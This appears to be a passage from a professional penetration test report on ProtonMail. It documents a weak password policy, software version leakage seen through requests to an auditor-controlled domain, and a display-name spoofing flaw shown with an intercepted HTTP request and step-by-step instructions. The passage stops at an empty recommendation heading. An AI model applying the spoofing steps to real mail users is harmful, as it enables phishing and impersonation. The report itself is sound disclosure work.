

Create your Proton Account
to continue to ProtonMail
Username
securityauditor8
@protonmail.com
Password
12345678
Password must contain at least 8 characters
Repeat password
12345678
Create account
Already have an account? Sign in

3. Click, “Create account” button and follow the further instructions to finish the process of account creation.


Case #2: Primary password

During the tests, it was possible to set a password consisting only of numbers:

1. Log into any account for instance: securityauditor5@protonmail.com.
2. Navigate to Settings > Password & Recovery.
3. Click “Change Password” button:



4. Type simple password (in other words: dictionary password) such as following:



Change password


Make sure you remember the password to log in and decrypt emails. **Proton can't help you recover any lost passwords**. We recommend adding a recovery email first.

Old password ••••••••

New password 12345678

Confirm password 12345678

5. A new password will be successfully saved:




Password updated


Case #3: Second password in “Two-password mode”

The second password in “Two-password mode” has the same password policy and it is possible to set the same second password as the login password:

1. Log into any account for instance: securityauditor5@protonmail.com.
2. Navigate to Settings > Password & Recovery.
3. Click toggle button next to “Two-password mode”:



4. Set new login password (weak password can be set):




Switch to two-password mode

Two-password mode uses separate passwords for login and mailbox decryption. This provides a minor security benefit in some situations, however we recommend one-password mode for most users. To switch to two password mode, first set a login password and then set a mailbox password.

Make sure you remember the password to log in and decrypt emails. **Proton can't help you recover any lost passwords**. We recommend adding a recovery email first.

Old password	••••••••
New login password	12345678
Confirm login password	12345678

5. Set the second password – due to the same password policy as login password policy, a password consisting only of numbers can be set – what more, the second password can be the same as login password:




Switch to two-password mode

Make sure you remember the password to log in and decrypt emails. **Proton can't help you recover any lost passwords**. We recommend adding a recovery email first.

New mailbox password: 12345678

Confirm mailbox password: 12345678

6. Click "Save" button. Second password will be set successfully:




Password updated

Case #4: Organization Password and Keys

Organization passwords have the same password policy as the previous cases. Take the following steps to set weak password:

1. Log into any with Visionary Plan account for instance: securityauditor1@protonmail.com.
2. Navigate to Settings > Organization & Keys and click "Change password":




Password & Keys

Your organization's emails are protected with end-to-end encryption using the organization key. This fingerprint can be used to verify that all administrators in your account have the same key.

Learn more

Organization Key Fingerprint	Key Type
[redacted]	ECC (ed25519)

3. Type password consisting of numbers only:



Change organization password

New organization password 12345678

Confirm organization password 12345678

Do NOT forget this password. If you forget it, you will not be able to manage your organization.
Save your password somewhere safe. Click on icon to confirm you that have typed your password correctly.

4. Click "Save" button and provide current password.
5. Organization password will be set successfully:


Keys updated

The same (weak) password policy is applied during generation of new organization keys.

Location

Case #1:

- https://account.protonmail.com/signup

Case #2 and Case #3:

- https://account.protonmail.com/u/3/mail/authentication

Case #4:

- https://account.protonmail.com/u/1/mail/organization-keys

Recommendation

It is recommended to implement the requirements regarding password complexity, in particular:

a) Enforcing a minimum password length of at least 12 characters and a maximum length of up to 128 characters (length limitation should be introduced due to potential DoS attacks in the absence of it),
b) Checking if the password is not present in at least 10,000 of the most popular passwords from database leaks and other sources, as well as in publicly available password dictionaries (most commonly used for brute-force attacks),
c) Lack of requirements regarding the complexity of the password and thus no restrictions on the types of characters,

d) Lack of password expiration requirements,
e) Enforcing the need to change the password in case of suspected compromise,
f) Lack of option to remind password based on known elements (it is forbidden to use questions such as: "What was your first car's name?"),
g) Implementation of a mechanism (if it does not exist), of blocking a given user account (blocking should also automatically log out of all systems),

It should be noted that some systems still force the configuration of password complexity or expiration. Therefore, as a transitional solution (not considered as completely secure) one may temporarily set the following (until the above policy is fully implemented):

h) Implement the password complexity requirements to contain a minimum of 1 special character, 1 digit, 1 lowercase letter and 1 uppercase letter,
i) Enforcing a periodic password change every 1 year.

It should be borne in mind that the implementation of some points from the recommendations will also be considered not completely safe, therefore it is recommended to implement them all.

Access to the sensitive functionalities and systems should always force reauthentication.

It is also worth considering implementing functionality that will verify the strength of the password - this helps to limit the risk that despite the restrictions users will create simple passwords.

It is recommended to prevent setting the same second password in “Two-password mode” as the “Login password”.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

[LOW] SECURITUM-212589-WEB-005: Redundant information revealed about the application environment in HTTP response headers

SUMMARY

During the audit, it was observed that the tested application returns redundant information in the HTTP response headers about the technologies used. This behavior can help attackers to better profile the application environment, which can then be used to carry out further attacks.

More information:

- https://wiki.owasp.org/index.php/Testing_for_Web_Application_Fingerprint_(OWASP-IG-004)
- https://github.com/OWASP/OWASP-Testing-Guide/wiki/4.2.2-Fingerprint-Web-Server-(OTG-INFO-002)

PREREQUISITES FOR THE ATTACK

Case #1:

- Set attacker's server address as recovery e-mail address.

Case #2:

- Send modified request with error report.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Case #1: squid software

During the account creation process, as recovery e-mail, the attackers' server address was set. Application sent the following HTTP request revealing Squid version (x.scrt.pl is a domain controlled by Auditors, used during the tests):

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_1) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/78.0.3904.108 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Host: [cut].x.scrt.pl
Via: 1.1 vmk-squid-01.plabs.ch (squid/3.5.20)
X-Forwarded-For: [cut]
Cache-Control: max-age=259200
Connection: keep-alive
```

Case #2: Sentry software

API endpoint responsible for error reporting can be forced to invoke HTTP requests to the attacker's server (see: *SECURITUM-212589-WEB-004: Interaction with external service*) revealing Sentry version (x.scrt.pl is a domain controlled by Auditors, used during the tests):

```
GET /7.b4458c98.chunk.js HTTP/1.1
Host: [cut].x.scrt.pl
sentry-trace: [cut]
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: sentry/9.1.2 (https://sentry.io)
X-Sentry-Token: [cut]
```

Location

Case #1:

- Squid server

Case #2:

- Sentry system

Recommendation

It is recommended to remove all unnecessary headers from the HTTP responses that reveal information about the technologies used.

[INFO] SECURITUM-212671-WEB-002: Possibility to spoof the name of sender and recipient

SUMMARY

During the tests, it was found that it is possible to spoof and change the name of a sender and receiver of a message. Such behavior may allow to perform a phishing attack, impersonate other users and cause business-related consequences.

Due to the fact that it was not possible to verify if the behavior is known by Protonmail, and if it is not intended, the severity of this vulnerability was marked as INFO.


PREREQUISITES FOR THE ATTACK

An account in the application.

TECHNICAL DETAILS (PROOF OF CONCEPT)


It was observed, that during the process of creating a new email message, the HTTP request containing information such as username, email address and message content, and other data is sent in the background. In order to spoof the names, one has to perform the following steps. The steps performed on the attacker's account were highlighted in red, while the victim's actions are highlighted in green:

1. The attacker's email address is securityauditor1@protonmail.com. The victim is securityauditor2@protonmail.com. The person in the CC line of the message is securityauditor6@protonmail.com. A victim does not have these addresses included in his or her contact list and the only available contact is "management":



management
some@email.com

2. The attacker creates a new message with arbitrary content:


test
From
securityauditor1@protonmail.com
To
secaudit2 <securityauditor2@protonmail.com>
CC
secaudit6 <securityauditor6@protonmail.com>
BCC
Email address
Subject
test
Arial
14
test
Sent with ProtonMail Secure Email.
Saved at 11:38
Send


Each time the message is being edited, an application saves its content as a draft and the below request is sent in the background:

```
PUT
/api/mail/v4/messages/MzBZxdiDX_ULXDk6ShEr2GQg_8I1tBdVTPyJww24zCWmOV1dXaCFzuB_jnNY3vmHP9LybI9OMRA
_aZEUFz5zeQ== HTTP/1.1
Host: beta.protonmail.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: application/vnd.protonmail.v1+json
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
https://beta.protonmail.com/u/0/sent/5gDcAf4Qrs9oC9EYruI11BgvLfDBYDlBYL1L81Go4ErUUQDy0j6ErkM6I2B7
jz0yqfUmHHXMfD01jb4E5IAf_A==/XNVmScfCRSr3s9AMER3qbaoXJfk0BV7s7mSGVCKMQHeH_fmHI0B5ax6FX2KOnOPnGjZj
CnHqq6CZP9YbZ1Cxug==
x-pm-appversion: WebMail_4.1.37
x-pm-uid: [cut]
Content-Type: application/json
Origin: https://beta.protonmail.com
Content-Length: 2459
Connection: close
Cookie: [cut]

{"Message":{"ToList":[{"Name":"secaudit2","Address":"securityauditor2@protonmail.com","ContactID"
:"7XAh-IlodEfSOXGiTQ2LsA1L9F93oFy3nmTo6VyMa5OTJkqluHDpCBnZTqgQ49fOgt74-
MvmuGEpBt0K6L2WzQ=="}],"CCList":[{"Name":"secaudit6","Address":"securityauditor6@protonmail.com",
"ContactID":"w3Gqwxi4k5f-dBBQAOWY4qKPCLACH0HbotPj_B9laC2h-
qSsQnWecsSdrPRsm9kR8WeM78xfbds4xFB30EE8zQ=="}],"BCCList":[],"Subject":"test","Attachments":[],"MI
METype":"text/html","RightToLeft":0,"Flags":0,"Sender":{"Name":"securityauditor1","Address":"secu
rityauditor1@protonmail.com"},"AddressID":"upRgtEjOa0FoNoeyx_2XLU7IeWxjkp5tTRdKkoBgif8dPjHHKoLGW_
lweNpkYia1GwIv8VO_Ktw3vd2o2Y9XeQ==","Unread":0,"ID":"MzBZxdiDX_ULXDk6ShEr2GQg_8I1tBdVTPyJww24zCWm
OV1dXaCFzuB_jnNY3vmHP9LybI9OMRA_aZEUFz5zeQ==","Time":1620293914,"ConversationID":"5ikX0FUY8P0tIcF
gIJ4POVsUV_-o9Snj86sKq3vOuMbwjpi_2BsTQzOFrLXnTppTgykm-
zpDel_WvGgHMTSCYA==","LabelIDs":["1","5","8"],"SenderAddress":"securityauditor1@protonmail.com","
SenderName":"securityauditor1","Type":1,"IsEncrypted":5,"IsReplied":0,"IsRepliedAll":0,"IsForward
ed":0,"Size":560,"NumAttachments":0,"ExpirationTime":0,"ExternalID":null,"Body":"-----BEGIN PGP
MESSAGE-----[…]-----END PGP MESSAGE-----\r\n"}
```

By intercepting the above request and changing the `Name` parameters highlighted, the attacker may send an email, pretending to be a different sender and that it was sent to another user. In this example, the name of the sender was changed to “LEGITIMATE USER”, the receiver - “HELPDESK” and the CC’d person - “MANAGEMENT”.

3. The attacker sends the message.

4. Victim receives the message. The names of the people involved in the conversation are changed:



From: LU LEGITIMATE USER <securityauditor1@protonmail.com>

To: H HELPDESK <securityauditor2@protonmail.com>

CC: M MANAGEMENT <securityauditor6@protonmail.com>

Hide details

End-to-end encrypted and signed message


Thursday, May 6th, 2021 at 11:47

Inbox

558 bytes

test
Sent with ProtonMail Secure Email.

5. After replying to the senders ("Reply all" option), the contacts with spoofed names will be automatically added to the contacts list:



Contacts Groups Settings

Search for name or email

Multiple contacts look identical. Merge

LU	**LEGITIMATE USER** securityauditor1@protonmail.com
M	**management** some@email.com
M	**MANAGEMENT** securityauditor6@protonmail.com

Thus, when next time the victim tries to send a new email, the spoofed address will be displayed on top of the list:


New message

From: securityauditor2@protonmail.com

To: mana

CC, BCC

Subject


MANAGEMENT <securityauditor6@protonmail.com>
management <some@email.com>
mana@protonmail.com
mana@protonmail.ch
mana@pm.me
mana@gmail.com
mana@live.com
mana@outlook.com

Arial 14

Sent with Pr

Not saved Send

In case an unaware user merges the contact as the application suggests in the other screenshot above, he or she may by mistake add an attacker's email address:


Contact details

management

Email	some@email.com
Email	securityauditor6@protonmail.com

This may cause unexpected behavior, e.g. allow to perform phishing or convince the victim to send an email to the wrong address.

Location

The functionality of creating a new email message, in beta.protonmail.com application.

Recommendation

